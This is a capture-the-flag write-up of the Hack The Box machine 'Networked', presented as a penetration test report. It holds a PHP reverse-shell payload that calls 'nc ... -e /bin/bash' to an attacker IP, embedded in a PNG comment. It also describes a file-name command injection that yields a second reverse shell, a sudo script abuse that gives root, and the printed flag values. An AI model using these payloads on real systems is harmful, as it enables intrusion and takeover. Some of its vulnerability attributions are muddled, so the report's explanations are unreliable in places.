
Executive Summary

A penetration test was conducted on the target system, 10.10.10.146. The test successfully identified and exploited vulnerabilities to gain unauthorized access to the system. The primary vulnerabilities exploited were a Local File Inclusion (LFI) vulnerability and a misconfiguration in the sudo configuration.



Contents

Enumeration

- **Target System:** 10.10.10.146
- **Initial Reconnaissance:** The target IP address, 10.10.10.146, was identified through the given target IP tag on HTB.
- **Port Scanning:**
    - Nmap was used to scan the target system for open ports and services:


Bash

sudo nmap -sCV -O 10.10.10.146 -T5


Following open ports and services were identified:

- Port 22: SSH
- Port 80: HTTP

And also the version of the php running on the target website was known which was php 5.4.16.



During nmap scan, Manual browsing of the given IP address revealed following things that weren't providing any hints:





Even the code was clean and no hints found.


Then, directory bruteforcing is done by gobuster which revealed directories like /backup and /uploads.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.146/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.146/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 211]
/.hta                 (Status: 403) [Size: 206]
/.htaccess            (Status: 403) [Size: 211]
/backup               (Status: 301) [Size: 235] [--> http://10.10.10.146/backup/]
/cgi-bin/             (Status: 403) [Size: 210]
/index.php            (Status: 200) [Size: 229]
/uploads              (Status: 301) [Size: 236] [--> http://10.10.10.146/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Upon manual traversal of these directories in the browser, found image upload option in the uploads and backup contained backup.tar that was downloaded. While there was another directory named photos.php that actually displayed the image uploaded through /uploads. Following are the screenshots :








Upon downloading and unzipping tar file , got four more files in it that were analyzed one by one.



The upload.php on assessment clearly showed weak file checks measueres in the code.




```
└─$ cat upload.php
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];

    if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000
)) {
        echo '<pre>Invalid image file.</pre>';
        displayform();
    }

    if ($myFile["error"] !== UPLOAD_ERR_OK) {
        echo "<p>An error occurred.</p>";
        displayform();
        exit;
    }

    //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
    list ($foo,$ext) = getnameUpload($myFile["name"]);
    $validext = array('.jpg', '.png', '.gif', '.jpeg');
    $valid = false;
    foreach ($validext as $vext) {
      if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
        $valid = true;
      }
    }

    if (!($valid)) {
      echo "<p>Invalid image file</p>";
      displayform();
      exit;
    }
    $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

    $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
    if (!$success) {
        echo "<p>Unable to save file.</p>";
        exit;
    }
    echo "<p>file uploaded, refresh gallery</p>";

    // set proper permissions on the new file
    chmod(UPLOAD_DIR . $name, 0644);
```

This was the total enumeration process.

Vulnerability Identification and Exploitation

After manually searching about the version on google It was found that various vulnerabilities exist in the target's PHP version including LFI (Local File Inclusion),




So on further examination of the upload.php found in enum phase, LFI was confirmed.

Exploiting Local File Inclusion (LFI) Vulnerability:

- A thorough review of the web application's source code revealed an LFI vulnerability in the check_attack.php script.
- By crafting a malicious png, a payload was injected into the png substrate which was then uploaded on the upload.php directory from the browser. That payload was made by injecting following code of php reverse shell in the png:

  " exiftool -Comment='<?php system("nc 10.10.14.10 1234 -e /bin/bash"); ?>' 1.png "
- a PHP shell disguised as an image file (png1.php.png).
- This shell provided remote code execution capabilities, allowing the attacker to execute arbitrary commands on the system.

- Listener already setup on attacker machine:



- Then the shell was upgraded to TTY shell.
- In the /home/gully/ path we found user.txt and crontab.guly and check_attack.php were found. But there wasn't permission to read the user.txt.
-

```
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ whoami
whoami
apache
bash-4.2$ ifconfig
ifconfig
bash: ifconfig: command not found
bash-4.2$ ipconfig
ipconfig
bash: ipconfig: command not found
bash-4.2$ cd /home
cd /home
bash-4.2$ ls
ls
guly
bash-4.2$ cd guly
cd guly
bash-4.2$ ls
ls
check_attack.php  crontab.guly  user.txt
bash-4.2$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
bash-4.2$
```


- Then I explored crontab.guly where I found a cronjob running in the background to run attack php file every three minutes after that, the attack.php file will check for the malicious content inside /var /www

/html/uploads and report it by mail to guly. In addition, the “exec” function here is used for “nohup”, which stands for No Hungup.


- exec("nohup /bin/rm -f $path$value >/dev/null 2>&1 &")

  The nohup command runs another program defined as its argument and disregards all signals from SIGHUP (hangup). The given exec function along with nohup will delete the files from the get namechecks function under $path = /var/www/html/uploads/ and $value.

Therefore, I decided to use the exec function by passing two arguments separated by semi-colon (;) under /var/www/html / uploads, so I use the touch command to build a file that will be our first argument and then continue the second argument separated by; for netcat reverse connection wait for three to get the reverse connection via new netcat session.



Then got another more interactive shell of the gully from apache user was gained through this privilege escalation:



Flag of user.txt was captured there as shown below:

```
ls
check_attack.php  crontab.guly  user.txt
[guly@networked ~]$ cat user.t
cat user.txt
9bee16721af1cd3ac17ba33f1e619335
[guly@networked ~]$
```

Privilege Escalation:

- The attacker, now operating as the gully(name) user, discovered a misconfiguration in the sudo configuration.
- The guly user was able to execute the /usr/local/sbin/changename.sh script without a password.

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
```

- By leveraging this misconfiguration, the attacker successfully escalated privileges to root.

```
[guly@networked ~]$ sudo -l
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
interface NAME:
test bash
test bash
interface PROXY_METHOD:
test
test
interface BROWSER_ONLY:
cd /root
cd /root
interface BOOTPROTO:
test
test
[root@networked network-scripts]# cd /root
cd /root
[root@networked ~]# ls
ls
root.txt
[root@networked ~]# cat root.txt
cat root.txt
8262f74b9497410309453bd144db7af0
[root@networked ~]#
```

Then the flag was captured there.

Post-Exploitation

- **Root Access:** Once root privileges were obtained, the attacker accessed the /root/root.txt file to retrieve the root flag.

Recommendations

1. **Input Validation:** Implement strict input validation and sanitization techniques to prevent LFI and other injection attacks.
2. **Secure Configuration:** Review and harden system configurations, including file permissions, user privileges, and network access controls.
3. **Patch Management:** Maintain up-to-date software and apply security patches promptly.
4. **Web Application Security:** Conduct regular security assessments of web applications to identify and address vulnerabilities.
5. **Logging and Monitoring:** Implement robust logging and monitoring solutions to detect and respond to security incidents.